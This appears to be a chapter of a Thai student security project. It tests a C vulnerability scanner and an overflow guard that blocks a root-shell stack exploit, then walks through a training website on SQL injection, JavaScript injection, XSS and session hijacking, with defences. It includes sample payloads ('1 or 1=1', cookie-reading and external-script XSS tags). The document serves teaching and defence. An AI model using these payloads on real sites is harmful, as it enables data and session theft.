

บทที่ 5

การทดลองและผลการทดลอง

5.1 ความต้องการของระบบสำหรับโปรแกรม Lancelot Guard และ Lancelot Scan

ระบบที่จะใช้โปรแกรม Lancelot Guard และ Lancelot scan ได้จะต้องมีคุณสมบัติดังนี้

- เครื่องที่ได้ติดตั้งระบบปฏิบัติการลินุกซ์ fedora core 1 ขึ้นไป

5.2 ระบบที่ใช้ทดสอบสำหรับโปรแกรม Lancelot Guard และ Lancelot Scan

1. ระบบปฏิบัติการลินุกซ์ fedora core 1
2. CPU Intel Pentium M 1.60 GHz
3. แรมขนาด 480 MB

5.3 การทดสอบโปรแกรม Lancelot Scan

1. เข้าไปยัง Path ที่ตัวโปรแกรมติดตั้งอยู่
2. ทำการคอมไพล์โดยใช้คำสั่ง gcc -o lancelot_guard lancelot_guard.c
3. พิมพ์คำสั่ง lancelot_scan option sourcecode
4. ทดสอบกับ sourcecode ที่ชื่อว่า test.c

```
main() {
    char d[20],as[10];
    char s[20];
    int n;
    s[20] = 2;
    d[20]=1;
    _mbscopy(d,s);
    memcpy(d,s);
    CopyMemory(d,s);
    lstrcat(d,s);
    strncpy(d,s);
    strcpy(sss);
    _tcsncpy(d,s);
    strncat(d,s,10);
    strncat(d,s,Der(1));
    strncat(d,s,sizeof(d));
    _tcsncat(d,s,sizeof(d));
    n = strlen(d);

    MultiByteToWideChar(CP_ACP,0,szName,-
1,wszUserName,sizeof(wszUserName));
    */
    MultiByteToWideChar(CP_ACP,0,szName,-
1,wszUserName,sizeof(wszUserName)/sizeof(wszUserName[0]));
}
```

รูปที่ 5.1 test.c

5. พิมพ์คำสั่ง `lancelot_scan f test.c` เพื่อตรวจสอบการใช้ฟังก์ชันที่เสี่ยงต่อการถูกโจมตี โดยผลที่ได้เป็นดังนี้

```
[darkbasis@host lancelot_scan]$ ./lancelot_scan f flawtest.c
_mbscpy:10:Does not check for buffer overflows when copying to
destination
Consider using a function version that stops copying at the end of
the buffer

memcpy:11:Does not check for buffer overflows when copying to
destination
Make sure destination can always hold the source data

CopyMemory:12:Does not check for buffer overflows when copying to
destination
Make sure destination can always hold the source data

lstrcat:13:Does not check for buffer overflows when copying to
destination
Make sure destination can always hold the source data

strncpy:14:Easily used incorrectly; doesn't always \0-terminate or
check for invalid pointers

strcpy:15:Does not check for buffer overflows when copying to
destination
Consider using strncpy or strlcpy (warning, strncpy is easily
misused)

_tcsncpy:16:Easily used incorrectly; doesn't always \0-terminate or
check for invalid pointers

strncat:17:Easily used incorrectly (e.g., incorrectly computing the
correct maximum size to add)
Consider strlcat or automatically resizing strings

strncat:18:Easily used incorrectly (e.g., incorrectly computing the
correct maximum size to add)
Consider strlcat or automatically resizing strings

strncat:19:Easily used incorrectly (e.g., incorrectly computing the
correct maximum size to add)
Consider strlcat or automatically resizing strings

_tcsncat:20:Easily used incorrectly (e.g., incorrectly computing the
correct maximum size to add)
Consider strlcat or automatically resizing strings

strlen:21:Does not handle strings that are not \0-terminated (it
could cause a crash if unprotected)

MultiByteToWideChar:23:Requires maximum length in CHARACTERS, not
bytes

MultiByteToWideChar:25:Requires maximum length in CHARACTERS, not
bytes
```

รูปที่ 5.2 ผลที่ได้จากการตรวจสอบการใช้ฟังก์ชันที่เสี่ยงต่อการถูกโจมตีของ test.c

6. พิมพ์คำสั่ง `lancelot_guard b test.c` เพื่อตรวจหาการให้ค่าเกินขอบเขตของตัวแปรใน `test.c`

```
[darkbasis@host lancelot_scan]$ ./lancelot_scan_2 flawtest.c
out of bound var name: d line: 9
out of bound var name: s line: 7
[darkbasis@host lancelot_scan]$
```

รูปที่ 5.3 ผลที่ได้จากการตรวจสอบการให้ค่าเกินขอบเขตของตัวแปรใน `test.c`

5.4 การทดสอบโปรแกรม Lancelot Guard

1. ทำการทดสอบ stack overflow

```
[darkbasis@host lancelot_guard_2]$ id
uid=500(darkbasis) gid=500(darkbasis) groups=500(darkbasis)
context=user_u:system_r:unconfined_t
[darkbasis@host lancelot_guard_2]$ ./t1
This program tries to use strcpy() to overflow the buffer.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
sh-3.00# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
context=user_u:system_r:unconfined_t
sh-3.00#
```

รูปที่ 5.4 ผลที่ได้จากการทำ stack overflow

จะเห็นว่า เมื่อเราเรียกโปรแกรมขึ้นมาโดยไม่ได้เปิดการทำงานของ `lancelot guard` เครื่องเราจะถูกโจมตีได้อย่างอิสระ จะเห็นว่าค่าของ `uid` จะเปลี่ยนไปเป็น `root` แสดงว่าการทำ stack overflow ประสบผลสำเร็จ

2. ทำการคอมไพล์โดยใช้คำสั่ง

```
gcc -fPIC -c -o lancelot_guard.o lancelot_guard.c
```

```
gcc -shared -o lancelot_guard.so lancelot_guard.o -ldl
```

3. ทำการย้าย `lancelot_guard.so` ไปยัง `/lib/lancelot_guard.so`

4. พิมพ์คำสั่ง `vi /etc/ld.so.preload` แล้วใส่ที่อยู่ของ `lancelot_guard.so` ในที่นี้จะป็น `/lib/lancelot_guard.so`

5. ทดสอบกับ stack overflow อีกครั้ง

```
[darkbasis@host lancelot_guard_2]$ ./t1
This program tries to use strcpy() to overflow the buffer.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
lancelot_guard activated
Killed
[darkbasis@host lancelot_guard_2]$
```

รูปที่ 5.5 ผลที่ได้จากการทำ stack overflow โดยกันด้วย lancelot guard

จะเห็นว่าเมื่อเรียกโปรแกรมขึ้นมา lancelot guard จะทำการ kill process นี้ทิ้งไป

6. ดูค่า log โดยพิมพ์คำสั่ง cat /var/log/secure

```
[root@host darkbasis]# cat /var/log/secure
Jan 29 18:13:00 host userhelper[7299]: running '/sbin/reboot' with
root privileges on behalf of 'darkbasis'
Jan 29 18:13:04 host sshd[2371]: Received signal 15; terminating.
Jan 29 19:25:49 host sshd[2580]: Server listening on :: port 22.
Jan 29 19:25:49 host sshd[2580]: error: Bind to port 22 on 0.0.0.0
failed: Address already in use.
Jan 29 19:28:21 host lancelot_guard.so[3696]: Overflow [strcpy()] by
uid:500 euid:0 pid:3696
```

รูปที่ 5.6 ข้อความใน /var/log/secure

Lancelot guard จะทำการส่งค่า log ไปยัง /var/log/secure

5.5 ความต้องการของระบบที่สามารถจำลองสถานการณ์สมมติการบุกรุกเว็บไซต์

ระบบที่สามารถจำลองสถานการณ์สมมติการบุกรุกเว็บไซต์ ได้จะต้องมีคุณสมบัติดังนี้

1. เครื่องที่ได้ติดตั้งระบบปฏิบัติการวินโดวส์ หรือระบบปฏิบัติการอื่นๆ ที่รองรับการทำงานเป็นเซิร์ฟเวอร์
2. เครื่องที่ได้ติดตั้งโปรแกรมเว็บเซิร์ฟเวอร์ ซึ่งมีโมดูล PHP ด้วย
3. เครื่องที่ได้ติดตั้งโปรแกรม MySQL Database
4. เครื่องที่ได้ติดตั้งโปรแกรมดักจับ Header ของ HTTP เช่น Burp Proxy

5.6 ระบบที่ใช้ทดสอบการจำลองสถานการณ์สมมติการบุกรุกเว็บไซต์

1. ระบบปฏิบัติการวินโดวส์เอ็กซ์พี
2. โปรแกรมเว็บเซิร์ฟเวอร์ Apache เวอร์ชัน 2.0.54
3. โปรแกรม PHP เวอร์ชัน 5.0.4
4. โปรแกรม MySQL Database เวอร์ชัน 4.1.12a
5. โปรแกรม Zend Optimizer เวอร์ชัน _VZENDOPT
6. โปรแกรม phpMyAdmin Database Manager เวอร์ชัน 2.6.2-pl1

5.7 การทดสอบสถานการณ์สมมติการบุกรุกเว็บไซต์

1. เข้าสู่หน้าของเว็บไซต์ Lancelot Web Hacking



รูปที่ 5.7 หน้าแรกของเว็บไซต์

2. เลือกการบุกรุกที่ต้องการศึกษา



รูปที่ 5.8 เลือกรูปแบบการบุกรุก

3. เลือกในหัวแรกคือ SQL Injection ซึ่งประกอบไปด้วย 3 หัวข้อหลักคือ Numeric SQL Injection, String SQL Injection และ Blind SQL Injection โดยแต่ละหัวข้อจะมีตัวอย่างสถานการณ์ให้ลองบูกรุก รวมถึงมีวิธีการป้องกัน และตัวอย่างผลลัพธ์จากการป้องกันแล้ว

Lancelot webhacking
Anti-Exploit Code System

Select Here :
SQL Injection

SQL Injection

- SQL Injection
- Numeric SQL Injection
 - การป้องกัน
- String SQL Injection
 - การป้องกัน
- Blind SQL Injection
 - การป้องกัน

Numeric SQL Injection

กรุณาใส่หมายเลขสมาชิก :

SELECT * FROM user_data WHERE userid = 1 or 1=1

userid	first_name	last_name	cc_number	cc_type
1 or 1=1	Songsiri	Toreang	987654321	VISA
1 or 1=1	Songsiri	Toreang	2147483647321	MC
1 or 1=1	Donnawat	Kunsuk	123456789	VISA
1 or 1=1	Taweesak	Meksicrin	9876543216789	MC
1 or 1=1	Songwit	Techarachan	8906454123476	MC
1 or 1=1	Taweesak	Jalearnrungsakul	456789321	VISA
1 or 1=1	Taweesak	Jalearnrungsakul	4442147483647	MC
1 or 1=1	Kitchai	Rangsimunpaibul	918273645	VISA

-- Hints --

คุณสามารถใช้ความรู้ทางตรรกศาสตร์เช่น Or หรือ And มาช่วยได้ด้วยนะ !!!

รูปที่ 5.9 การทำ Numeric SQL Injection

Lancelot webhacking
Anti-Exploit Code System

Select Here :
SQL Injection

SQL Injection

- SQL Injection
- Numeric SQL Injection
 - การป้องกัน
- String SQL Injection
 - การป้องกัน
- Blind SQL Injection
 - การป้องกัน

การป้องกัน Numeric SQL Injection

จากสถานการณ์สมมติที่ผ่านมา เราได้พบว่า การใช้ SQL Statement ที่ไม่รอบคอบอาจก่อให้เกิดการทำ SQL Injection ขึ้นได้ พิจารณาอีกครั้งกับตัวอย่างนี้

SELECT * FROM user_data WHERE user_id = **userid**

การใส่ค่าของ userid ลงไปนั้น อาจเป็นอะไรก็ได้ เช่น String หรือ ค่า Integer ดังนั้นถ้าเราคิดที่จะใส่ ค่าอย่างอื่นนอกเหนือจากที่ statement เพื่อทำ sql injection ก็จะสามารถเกิดขึ้นได้ทันที

SELECT * FROM user_data WHERE user_id = **userid** or 1=1

เพราะฉะนั้นการป้องกันที่ดีสำหรับกรณีนี้คือ

- ใส่เครื่องหมาย ' หรือ " ครอบตัวแปรที่มีการส่งค่ามาเพื่อประมวลผลบนฐานข้อมูล
- จากข้อ 1 ควร ใส่เครื่องหมาย \ ทุกครั้งที่มีการตรวจพบเครื่องหมายที่อาจก่อให้เกิดการทำงานของ SQL Statement ที่ผิดพลาด เช่น ' , " เป็นต้น
- ตรวจสอบข้อมูลที่ผู้ใช้งานใส่ลงไปทุกครั้งว่าเป็นข้อมูลที่ถูกต้องหรือไม่ก่อนส่งไปให้ SQL Statement เพื่อทำฐานข้อมูลประมวลผล

Click เพื่อดูตัวอย่างผลของการป้องกัน

รูปที่ 5.10 วิธีการป้องกัน Numeric SQL Injection

Lancelotwebhacking Anti-Exploit Code System

Select Here :
SQL Injection

SQL Injection

- SQL Injection
- Numeric SQL Injection
 - การป้องกัน
- String SQL Injection
 - การป้องกัน
- Blind SQL Injection
 - การป้องกัน

Numeric SQL Injection

ตัวอย่างผลจากการป้องกันการเกิด Numeric SQL Injection

กรุณาใส่หมายเลขสมาชิก :

```
SELECT * FROM user_data WHERE userid = '1 or 1=1'
```

Invalid Userid. Try Again



เว็บไซต์ประกอบคู่มือ
“ภัย และการป้องกันภัยทางอินเทอร์เน็ต”

-- Hints --

คุณสามารถใช้ความรู้ทางตรรกศาสตร์เช่น Or หรือ And มาช่วยได้ด้วยนะ !!!

รูปที่ 5.11 ตัวอย่างผลจากการป้องกันการเกิด Numeric SQL Injection

4. เลือกหัวข้อที่สองคือ การทำ Javascript Injection โดยหัวข้อนี้จะมีการสอนวิธีการทำ ตัวอย่างสถานการณ์ รวมถึงการป้องกันการเกิด Javascript Injection

Lancelotwebhacking Anti-Exploit Code System

Select Here :
Javascript Injection

Javascript Injection

- Javascript Injection
- Injection Basics
- Cookie Editing
- Form Editing
- สถานการณ์โจมตี
- การป้องกัน Javascript Injection

Javascript Injection

เป็นเทคนิคการแก้ไขค่าต่างๆ ในเว็บเพจนั้นโดยไม่ต้องเซฟหน้าเว็บเพจนั้นมาแก้ไข ซึ่งส่งผลให้ค่า referer ไม่มีการเปลี่ยนแปลง เพื่อใช้ในการหลบการตรวจสอบ referer จากฝั่งของ server

การทำ Javascript Injection นั้นเราแบ่งเป็น 3 แบบคือ

1. Injection Basics
2. Cookie Editing
3. Form Editing



เว็บไซต์ประกอบคู่มือ
“ภัย และการป้องกันภัยทางอินเทอร์เน็ต”

รูปที่ 5.12 Javascript Injection

Lancelotwebhacking
Anti-Exploit Code System

Select Here :
Javascript Injection

Javascript Injection

- ◆ Javascript Injection
- ◆ Injection Basics
- ◆ Cookie Editing
- ◆ Form Editing
- ◆ สถานการณ์สมมติ
- ◆ การป้องกัน Javascript Injection

สถานการณ์สมมติ

คุณต้องการสั่งกาแฟจากร้าน Lancelot Coffee ไ้มาส่งที่ Office ของคุณ แต่ราคากาแฟแต่ละแก้วช่างแพงมากมายเหลือเกิน คุณจึงใช้ความรู้ที่คุณมีลดราคากาแฟเหลือแก้วละ 5 บาทซะเลย !!!



Lancelot Coffee Menu

ชนิดกาแฟ	ราคา (บาท)	จำนวน
Brewed Coffees	1,000	0
Espresso-Hot	1,200	0
Espresso-Iced	1,000	0
Tazo® Tea	750	0
rappuccino® Blended Coffee	2,500	0
Frappuccino® Blended Crème	2,000	0
Frappuccino® Light Blended Coffee	2,200	0
Chantico™ Drinking Chocolate	1,500	0



“ภัย และการป้องกันภัยทางอินเทอร์เน็ต”

รูปที่ 5.13 ตัวอย่างสถานการณ์สมมติการบุกรุกแบบ Javascript Injection



รูปที่ 5.14 รูปแสดงราคาก่อนทำ Javascript Injection



รูปที่ 5.15 รูปแสดงราคาหลังทำ Javascript Injection

Select Here :
Javascript Injection

Javascript Injection

- Javascript Injection
- Injection Basics
- Cookie Editing
- Form Editing
- สถานการณ์สมมติ
- การป้องกัน Javascript Injection

การป้องกันการเกิด Javascript Injection

1. เราพบว่าสาเหตุหนึ่งที่เกิด Javascript Injection ก็เพราะโปรแกรมที่ programmer พัฒนาขึ้นมีการส่งค่าตัวแปรที่สำคัญๆ ผ่าน hidden field ดังนั้นเราจึงไม่ควรมีการเก็บค่าที่สำคัญๆไว้ทางฝั่ง Client ควรจะเก็บไว้ประมวลผลที่ฝั่งของ Server เท่านั้น
2. การปิดหรือยกเลิกการทำงานของ Javascript ของ Browser ก็สามารถป้องกันได้ แต่อาจทำให้ Javascript ที่สำคัญตัวอื่นไม่สามารถทำงานตามไปด้วย

[วิธีปิดการทำงานของ Script บน Microsoft Internet Explorer](#)
[วิธีปิดการทำงานของ Script บน Mozilla Firefox](#)

เว็บไซต์ประกอบคู่มือ

“ภัย และการป้องกันภัยทางอินเทอร์เน็ต”

รูปที่ 5.16 การป้องกันการเกิด Javascript Injection

5. เลือกหัวข้อที่สามคือ การทำ Cross-Site Scripting โดยหัวข้อนี้จะมีการสอนวิธีการทำ Cross-Site Scripting ตัวอย่างสถานการณ์ ใ้คิดตัวอย่างที่สามารถทำได้ การป้องกันการเกิด Cross-Site Scripting และผลลัพธ์จากการป้องกันด้วยวิธีต่างๆ

Select Here :
Cross-Site Scripting

Cross-Site Scripting

- Cross-Site Scripting
- !!! Do XSS !!!
- XSS Cheat Sheet
- การป้องกัน XSS
- ตัวอย่างเว็บไซต์ที่สามารถทำ XSS ได้

ข้อควรระวัง Cross-Site Scripting (XSS)

เกิดขึ้นเพราะความล้มเหลวของเว็บไซต์ ในการตรวจสอบความถูกต้องของสิ่งที่ผู้ใช้งานป้อนเข้ามา ก่อนที่จะส่งข้อมูลเหล่านี้ไปยังเว็บเบราว์เซอร์ของผู้ใช้ สาเหตุสำคัญของ cross-site scripting อยู่ที่ผู้บุกรุกทำให้เว็บเบราว์เซอร์ที่ถูกต้อง ส่งเว็บเพจหนึ่งไปยังเบราว์เซอร์ของเหยื่อ โดยเว็บเพจนั้นจะมีสคริปต์หรือ HTML ที่มุ่งร้ายตามที่ผู้โจมตีเลือกไว้ โดยที่สคริปต์ที่มุ่งร้ายนั้นจะรันโดยใช้สิทธิ์เหมือนกับสคริปต์ที่ถูกต้องที่สร้างขึ้นจากเว็บเบราว์เซอร์นั้นด้วย

เว็บไซต์ประกอบคู่มือ

“ภัย และการป้องกันภัยทางอินเทอร์เน็ต”

รูปที่ 5.17 Cross-Site Scripting



Select Here :
Cross-Site Scripting

Cross-Site Scripting

- ◆ Cross-Site Scripting
- ◆ **!!! Do XSS !!!**
- ◆ XSS Cheat Sheet
- ◆ การป้องกัน XSS
- ◆ ตัวอย่างเว็บไซต์ที่สามารถทำ XSS ได้

!!! Do XSS !!!

สำหรับสถานการณ์สมมติให้ลองใส่ script แล้วสังเกตการทำงานของ script ที่ใส่ลงไป โดย script นี้จะเก็บลง Database ด้วย

!!! HINT !!!

- You can put HTML tags in your message.
- Bury a SCRIPT tag in the message to attack anyone who reads it.
- Enter this: `<script language="javascript" type="text/javascript"> alert("Ha Ha Ha"); </script>` in the message field.
- Enter this: `<script>gtalet ("document.cookie"); </script>` in the message field.
- ลองนำ Code จาก XSS Cheat Sheet มาใส่ดูก็ได้

Select Topic

- Topic No. 33 : ccc
- Topic No. 32 : xxx
- Topic No. 31 : t3
- Topic No. 30 : t2
- Topic No. 29 : t1
- Topic No. 28 : redi
- Topic No. 27 : body
- Topic No. 26 : sss
- Topic No. 25 : tttt
- Topic No. 24 : zzz
- Topic No. 23 : zz
- Topic No. 22 : PLAINTEXT
- Topic No. 17 : IFRAME
- Topic No. 16 : XSS other xs.js
- Topic No. 14 : Test XSS session thief Information 2
- Topic No. 12 : GET INFO
- Topic No. 11 : Get ip
- Topic No. 9 : Go to CE
- Topic No. 5 : test
- Topic No. 4 : alert('test') IMG
- Topic No. 2 : Ha ha ha

New Topic

Topic

Content

Ok Clear



“ภัย และการป้องกันภัยทางอินเทอร์เน็ต”

รูปที่ 5.18 บอร์ดสำหรับลองทำ Cross-Site Scripting



Select Here :

Cross-Site Scripting ▾

Cross-Site Scripting

- ◆ Cross-Site Scripting
- ◆ !!! Do XSS !!!
- ◆ XSS Cheat Sheet
- ◆ การป้องกัน XSS
- ◆ ตัวอย่างเว็บไซต์ที่สามารถทำ XSS ได้

วิธีการป้องกันช่องโหว่ Cross-Site Scripting (XSS)

วิธีการสำหรับ User ที่ใช้งานทั่วไป

- ถ้าคุณสังเกตเห็นช่องโหว่ cross-site scripting ในเว็บไซต์ใดโปรดแจ้งให้เว็บมาสเตอร์ของเว็บไซต์นั้นได้รับทราบและส่งสำเนา (cc) ให้ CERT Coordination Center ด้วย

- วิธีการที่ดีที่สุดในการป้องกันสำหรับ User คือการปิดการทำงานของ scripting ของเบราว์เซอร์ถ้าไม่จำเป็นต้องใช้ อย่างไรก็ตามวิธีนี้ก็ไม่สามารถป้องกัน HTML ที่ฝังร้ายที่ซ่อนไว้ได้ คุณจึงควรป้องกันโดยการเข้าใช้เว็บไซต์ที่เชื่อถือได้โดยตรงแทนที่จะคลิกลิงค์จากแหล่งที่คุณไม่รู้จักหรือไม่น่าเชื่อถือ เช่น การไม่ไว้วางใจลิงค์ที่อยู่ในข้อความอีเมลที่พาไปยังเว็บไซต์อันตรายของคุณ

ถ้าคุณจำเป็นต้องเข้าใช้เว็บไซต์ของธนาคารจริง ๆ ก็ควรไปใช้เว็บไซต์นั้นโดยตรง และต้องระมัดระวังให้ดีเมื่อจะต้องป้อนข้อมูลส่วนตัวด้วย

วิธีปิดการทำงานของ Script บน Microsoft Internet Explorer
วิธีปิดการทำงานของ Script บน Mozilla Firefox

วิธีการสำหรับ Webmaster หรือ Programmer

- เว็บมาสเตอร์ก็สามารถช่วยได้เช่นกัน โดยตรวจสอบว่า "ไม่มีหน้าเว็บที่ส่งกลับสิ่งที่ผู้ใช้ป้อนเข้าไปโดยไม่มีการตรวจสอบความถูกต้อง นอกจากนี้แล้วยังควรสนับสนุนให้ผู้ใช้ ปิดการทำงานของสคริปต์ (scripting)"

- สำหรับวิธีที่ดีที่สุดในตอนนี้เป็นคือ

1. ไม่อนุญาตให้ HTML ทุกชนิดโดยทำ Escape ตัวแปรที่ input เข้าไปทุกครั้ง
2. อนุญาตเฉพาะ Tag ที่กำหนดเท่านั้นในการแสดงผล

ตัวอย่างโค้ดการอนุญาตเฉพาะ Tag ที่กำหนดในการแสดงผลและการกรอง Script ออกจาก HTML Code



"ภัย และการป้องกันภัยทางอินเทอร์เน็ต"

รูปที่ 5.19 วิธีการป้องกันช่องโหว่ Cross-Site Scripting



Select Here :
Cross-Site Scripting

Cross-Site Scripting

- Cross-Site Scripting
- !!! Do XSS !!!
- XSS Cheat Sheet
- การป้องกัน XSS
- ตัวอย่างเว็บไซต์ที่สามารถทำ XSS ได้

วิธีการป้องกันช่องโหว่ Cross-Site Scripting (XSS)

ตัวอย่างโค้ดการทำ Escape โดยภาษา PHP และ Javascript

ตัวอย่างโค้ดการทำ Escape โดย Javascript

```

<script language='JavaScript'
type='text/javascript'>
<!--
function convertToHexHTML(num) {
    var hexhtml = '';
    for (i=0;i<num.length;i++)
        hexhtml += "&#x" +
num.charCodeAt(i).toString(16).toUpperCase() +

```

ตัวอย่างโค้ดการทำ Escape โดย PHP

```

<?php
function hexentities($str) {
    $return = '';
    for($i = 0; $i < strlen($str); $i++) {
        $return .= "&#x".bin2hex(substr($str, $i,
1)).'\';'
    }
}

```

ทดสอบการเปลี่ยนจาก Character เป็น HTML Entity Format

สำหรับสถานการณ์สมมตินี้ให้ลองใส่ script แล้วสังเกตการทำงานของ script ที่ใส่ลงไป โดย script นี้จะเก็บลง Database ด้วย

test	
No. 2	<pre> <?php function hexentities(\$str) { \$return = '\\'; for(\$i = 0; \$i < strlen(\$str); \$i++) { \$return .= \\&#x\\'.bin2hex(substr(\$str, \$i, 1)).'\';' } return \$return; } ?> </pre>

Post New Topic

Select Topic

Topic No. 3 : t1

Topic No. 2 : test

Topic No. 1 : <SCRIPT SRC=http://ha.ckers.org/xss.js></S

New Topic

Topic

Content

Ok Clear



“ภัย และการป้องกันภัยทางอินเทอร์เน็ต”

รูปที่ 5.20 วิธีการป้องกันช่องโหว่ Cross-Site Scripting โดยการทำให้ Escape



Select Here :
Cross-Site Scripting ▼

Cross-Site Scripting

- ◆ Cross-Site Scripting
- ◆ !!! Do XSS !!!
- ◆ XSS Cheat Sheet
- ◆ การป้องกัน XSS
- ◆ ตัวอย่างเว็บไซต์ที่สามารถทำ XSS ได้

วิธีการป้องกันช่องโหว่ Cross-Site Scripting (XSS)

ตัวอย่างโค้ดการอนุญาตเฉพาะ Tag ที่กำหนดในการแสดงผล และกรอก Script ออกจาก HTML Code

```

<?php
### Allow Tags ###
$allowed_tags = "<textarea>,<a>,<h1>,<h2>,<h3>,<h4>,<h5>,<h6>,<br>,<ol>,<i>,<b>,<table>,<tr>,<td>,<form>,<p>,<center>,<small>,<input>,<select>,<option>,<ul>,<li>,<blockquote>,<strong>";

### Test Tags ###
$text = "<i>Test paragraph.</i> <strong>Other text</strong>";
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>;

### Not Allow All Tags ### กรอก Script และ Tag ออกจากเว็บ
echo "Not Allow All Tags = ";
echo strip_tags($text);
echo "<br>Allow Some Tags = ";

### Allow Some Tags ### อนุญาตเฉพาะ Tag เท่านั้นที่จะสามารถใช้งานได้
echo strip_tags($text,$allowed_tags);

?>

```

สำหรับ Board นี้ Tags ที่สามารถใช้งานได้ได้แก่

"<textarea>,<a>,<h1>,<h2>,<h3>,<h4>,<h5>,<h6>,
,,<i>,,<table>,<tr>,<td>,<form>,<p>,<center>,<small>,<input>,<select>,<option>,,,<blockquote>,"

Test1

No. 1	Test paragraph. Other text
-------	----------------------------

Post New Topic

Select Topic

Topic No. 3 : t1

Topic No. 2 : xxx

Topic No. 1 : Test1

New Topic

Topic

Content

"ภัย และการป้องกันภัยทางอินเทอร์เน็ต"



รูปที่ 5.21 วิธีการป้องกันช่องโหว่ Cross-Site Scripting โดยการทำให้ Tag Filter

6. เลือกว่าข้อที่สี่คือ การทำ Session Hijacking โดยข้อนี้จะมีการเกิด Session Hijacking และการป้องกันการเกิด Session Hijacking



Select Here :
 Session Hijacking

Session Hijacking

- การเข้าแฉ่งเพื่อครอบครองเซสชัน (Session Hijacking)
- ขั้นตอนการเข้าแฉ่งเพื่อครอบครองเซสชัน
- ตัวอย่างการเข้าแฉ่งเพื่อครอบครองเซสชัน
- การป้องกันการเข้าแฉ่งเพื่อครอบครองเซสชัน

การเข้าแฉ่งเพื่อครอบครองเซสชัน (Session Hijacking)

การเข้าแฉ่งเพื่อครอบครองเซสชันไม่ใช่เรื่องใหม่สำหรับวงการความปลอดภัยคอมพิวเตอร์ คำนี้มักถูกใช้บ่อยครั้งเพื่ออธิบายถึง กระบวนการในการเข้าครอบครองคอนเนกชัน การสื่อสารของโปรโตคอล TCP จากผู้ขึ้นด้วยภาคตัดเดาลำดับขั้นตอนการรับส่งข้อมูลในกระบวนการนี้ แสกเกอร์จะเข้าครอบครองคอนเนกชัน TCP ที่ได้สร้างแล้วในความปลอดภัยบนเว็บแอปพลิเคชัน การเข้าแฉ่งเพื่อเปลี่ยนแปลงเซสชันจะหมายถึงการเข้าครอบครองเซสชันของเว็บแอปพลิเคชันอย่าง "ไม่ถูกต้อง"

แอปพลิเคชันที่รองรับผู้ใช้หลายคนพร้อมกันได้มีการใช้คอนเซ็ปต์ของ "เซสชันของผู้ใช้" ด้วยภายในโดยผู้ใช้แต่ละคนจะได้ติดต่อกับแอปพลิเคชันผ่านทางแต่ละเซสชันของตนเองต่างหาก แอปพลิเคชันจะติดตามสถานะของผู้ใช้แต่ละคนที่กำลังใช้งานแอปพลิเคชันโดยผ่านทางเซสชัน ซึ่งเซสชัน (session) มีประโยชน์มากสำหรับการแบ่งแยกพฤติกรรมของผู้ใช้แต่ละคน

การจัดการกับ Session

การจัดการกับ Session นั้นไม่ได้หมายถึงการจัดการสถานะของ session เท่านั้น แต่มันไปถึงการจัดการข้อมูลของ Client ในแต่ละ User ด้วย ซึ่งข้อมูลเหล่านี้เรียกว่า Session Data หากเราใช้ฟังก์ชันการจัดการ Session โดยทั่วไปของ PHP แล้ว Session Data จะถูกเก็บไว้ในตัวแปร \$_SESSION

Ex.Session 1 แสดงตัวอย่างการใช้งาน Session


```
<?php
session_start();
$_SESSION['foo'] = 'bar';
?>
<a href="session_continue.php">session_continue.php</a>
```

สมมติว่าคลิกแล้วลิงก์ไปที่ session_continue.php จะทำให้ script ที่รับหน้าต่อไปสามารถใช้ session นี้ได้เช่นกัน

Ex.Session 2


```
<?php
session_start();
echo $_SESSION['foo']; /* bar */
?>
```


ปัญหาด้านความปลอดภัยที่สำคัญในการเกิด Session Hijacking อยู่กับการแสดงผลของตัวแปรออกมาดังตัวอย่างที่ 2 ซึ่งเกิดจากความไม่เข้าใจว่า PHP นั้นได้ทำอะไรบ้างสำหรับ Session สุดท้ายก็จะไม่สามารถหาเหตุผลได้ว่า Program ที่เราเขียนนั้นมีข้อผิดพลาดอยู่ที่ใด

Session Hijacking

จากปัญหาที่เกิดขึ้นซึ่งเราเข้าใจว่า PHP ได้จัดการกับ session ใช้อย่างปลอดภัยแล้ว ในทางตรงข้าม ซึ่งข้อเท็จจริงแล้วผู้พัฒนาโปรแกรมต้องเป็นคนที่กำหนดระดับความปลอดภัยเองจึงจะต้องโดยจากตัวอย่างที่ผ่านมาซึ่งเป็นวิธีที่ไม่ดีนัก แต่ก็ไม่ได้มีวิธีที่ดีที่ปลอดภัยสำหรับทุกคนเช่นกัน เพื่อทำความเข้าใจการทำงานของ Session ลองพิจารณาเหตุการณ์ดังนี้

- Good Guy เข้ามาใช้บริการที่ http://www.example.org/ และ logs in ด้วย
- example.org เซ็ต cookie, PHPSESSID=12345
- Bad Guy เข้ามาใช้บริการที่ http://www.example.org/ และกำหนดค่า cookie เป็น, PHPSESSID=12345
- example.org เข้าใจผิดว่า Bad Guy เป็น Good Guy แล้วส่งข้อมูลต่างๆให้ Bad Guy

เหตุการณ์นี้แสดงเป็นรูปภาพได้ดังนี้



"ภัย และการป้องกันภัยทางอินเทอร์เน็ต"

รูปที่ 5.22 การเกิด Session Hijacking